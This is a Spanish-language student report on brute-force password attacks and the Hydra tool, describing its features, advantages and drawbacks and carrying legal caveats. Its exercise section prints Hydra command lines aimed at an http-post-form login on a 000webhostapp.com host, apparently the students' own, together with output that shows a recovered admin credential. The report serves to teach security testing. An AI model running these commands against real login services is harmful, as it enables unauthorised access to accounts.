

02 DE MAYO DE 2023



ATAQUE FUERZA BRUTA

HYDRA

Javier Cordova Santiz

Jorge Arturo Flores Abraján

Martin Alegría Sánchez

Abel Alejandro Jiménez Camacho

Contenido

Introducción	1
Desarrollo del tema	1
Características:	2
Funcionalidades:	2
Ventajas:.....	2
Desventajas:	3
Conclusión	4
Fuente de información	6

Introducción

La fuerza bruta y el software Hydra son términos comúnmente asociados con técnicas de hacking y seguridad informática.

La fuerza bruta es una técnica que consiste en probar todas las posibles combinaciones de contraseñas hasta encontrar la correcta. Esta técnica es muy utilizada por los hackers para intentar acceder a sistemas o cuentas protegidas por contraseña.

Hydra, por su parte, es un software de código abierto que se utiliza para realizar ataques de fuerza bruta. Es capaz de probar diferentes combinaciones de nombres de usuario y contraseñas en distintos servicios o protocolos de red, como FTP, SSH, HTTP, SMTP, entre otros.

Es importante destacar que el uso de la fuerza bruta y herramientas como Hydra es ilegal cuando se realiza sin el consentimiento explícito del propietario del sistema o cuenta a proteger. Estas técnicas se utilizan principalmente en pruebas de penetración ética o para la evaluación de la seguridad de sistemas y redes.

Desarrollo del tema

Hydra es un software de código abierto que se utiliza para realizar ataques de fuerza bruta en sistemas y redes, y es ampliamente utilizado en pruebas de

penetración y evaluaciones de seguridad. A continuación, se detallan las características, funcionalidades, ventajas y desventajas de Hydra:

Características:

Hydra es una herramienta de línea de comandos que puede ejecutarse en sistemas operativos Windows, Linux y Mac OS.

Es capaz de probar diferentes combinaciones de nombres de usuario y contraseñas en varios servicios y protocolos, como FTP, SSH, HTTP, SMTP, Telnet, entre otros.

Hydra utiliza múltiples hilos de ejecución para acelerar el proceso de ataque.

Puede utilizarse en conjunto con diccionarios de contraseñas predefinidos o personalizados para aumentar la eficiencia de los ataques.

Hydra permite la configuración de diferentes parámetros de ataque, como el tiempo de espera entre intentos fallidos, el número máximo de intentos permitidos y el tipo de autenticación utilizado.

Hydra es una herramienta de código abierto y se puede modificar para adaptarse a diferentes necesidades y requisitos.

Funcionalidades:

Hydra permite realizar ataques de fuerza bruta en diferentes servicios y protocolos de red.

Puede probar miles de combinaciones de nombres de usuario y contraseñas en pocos minutos.

Es posible utilizar diccionarios de contraseñas personalizados para aumentar la eficiencia de los ataques.

Hydra es compatible con varios sistemas operativos, lo que la hace una herramienta multiplataforma.

Es una herramienta de código abierto, lo que significa que se puede modificar para adaptarse a diferentes necesidades y requisitos.

Ventajas:

Hydra es una herramienta muy eficiente para probar la seguridad de contraseñas en diferentes servicios y protocolos de red.

Es capaz de probar miles de combinaciones de nombres de usuario y contraseñas en muy poco tiempo, lo que permite realizar evaluaciones de seguridad en un tiempo razonable.

Es una herramienta de código abierto y se puede modificar para adaptarse a diferentes necesidades y requisitos.

Hydra es compatible con diferentes sistemas operativos, lo que la hace una herramienta multiplataforma.

Desventajas:

El uso de Hydra para fines malintencionados es ilegal y puede tener graves consecuencias legales.

Puede ser detectado fácilmente por sistemas de seguridad y herramientas de prevención de intrusiones.


Hydra no es eficaz contra contraseñas complejas o contraseñas que incluyen caracteres especiales.

Puede ser bloqueado por sistemas de seguridad si se realizan demasiados intentos de inicio de sesión fallidos.

Pruebas de ejercicio

Ejercemos el ataque con hydra con el siguiente comando `hydra -l Griselda -P contra.txt vulneeni.000webhost.com http-post-form`


`"/validacion.php:id_usuario=^USER^&clave=^PASS^&Login:Error de autentificación"`



```
javi@javi:~$ hydra -l Griselda -P contra.txt atahydra.000webhostapp.com http-post-form "/validacion.php:id_usuario=^USER^&clave=^PASS^&Login:Error de autentificación"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding
these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-03 18:55:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l1:p:10000), ~625 tries per task
[DATA] attacking http-post-form://atahydra.000webhostapp.com:580/validacion.php:id_usuario=^USER^&clave=^PASS^&Login:Error de autentificación
[STATUS] 1543.00 tries/min, 1543 tries in 00:01h, 8457 to do in 00:06h, 16 active
```


Obtenemos datos predefiniéndolos porque al momento de hacerlo con una lista ed Github



```
javi@javi: ~  
Archivo Acciones Editar Vista Ayuda  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-03 18:30:21  
  
(javi@javi)-[~]  
$ hydra -l Admin -p f7f66c6ab3aa4f95f8f9e7da512f9764 atahydra.000webhostapp.com http-post /brute0/  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-03 18:34:31  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task  
[DATA] attacking http-post://atahydra.000webhostapp.com:80/brute0/  
[80][http-post] host: atahydra.000webhostapp.com login: Admin password: f7f66c6ab3aa4f95f8f9e7da512f9764  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-03 18:34:31  
  
(javi@javi)-[~]  
$
```



Obtenemos que intentándolo con un .txt con 10 millones de contraseñas se traba la base de datos



Conclusión

En conclusión, Hydra es una herramienta de código abierto muy útil para realizar pruebas de penetración y evaluaciones de seguridad en sistemas y redes. Su capacidad para probar miles de combinaciones de nombres de usuario y

contraseñas en muy poco tiempo lo hace muy eficiente en la detección de debilidades en los sistemas de seguridad.

Sin embargo, es importante destacar que el uso de Hydra para fines malintencionados es ilegal y puede tener graves consecuencias legales. Además, no es eficaz contra contraseñas complejas y puede ser detectado fácilmente por sistemas de seguridad.

En resumen, Hydra es una herramienta valiosa para los profesionales de seguridad informática que la utilizan de manera ética y responsable, pero debe ser utilizada con precaución y conocimiento para evitar consecuencias negativas.

Fuente de información

<https://www.kolibers.com/blog/hydra-herramienta-de-fuerza-bruta.html>

<https://www.redeszone.net/tutoriales/seguridad/hydra-programa-romper-contrasenas/>

<https://keepcoding.io/blog/como-usar-hydra/>

<https://sites.google.com/site/hackingeticokali/ataques-online/hydra-ataques-online>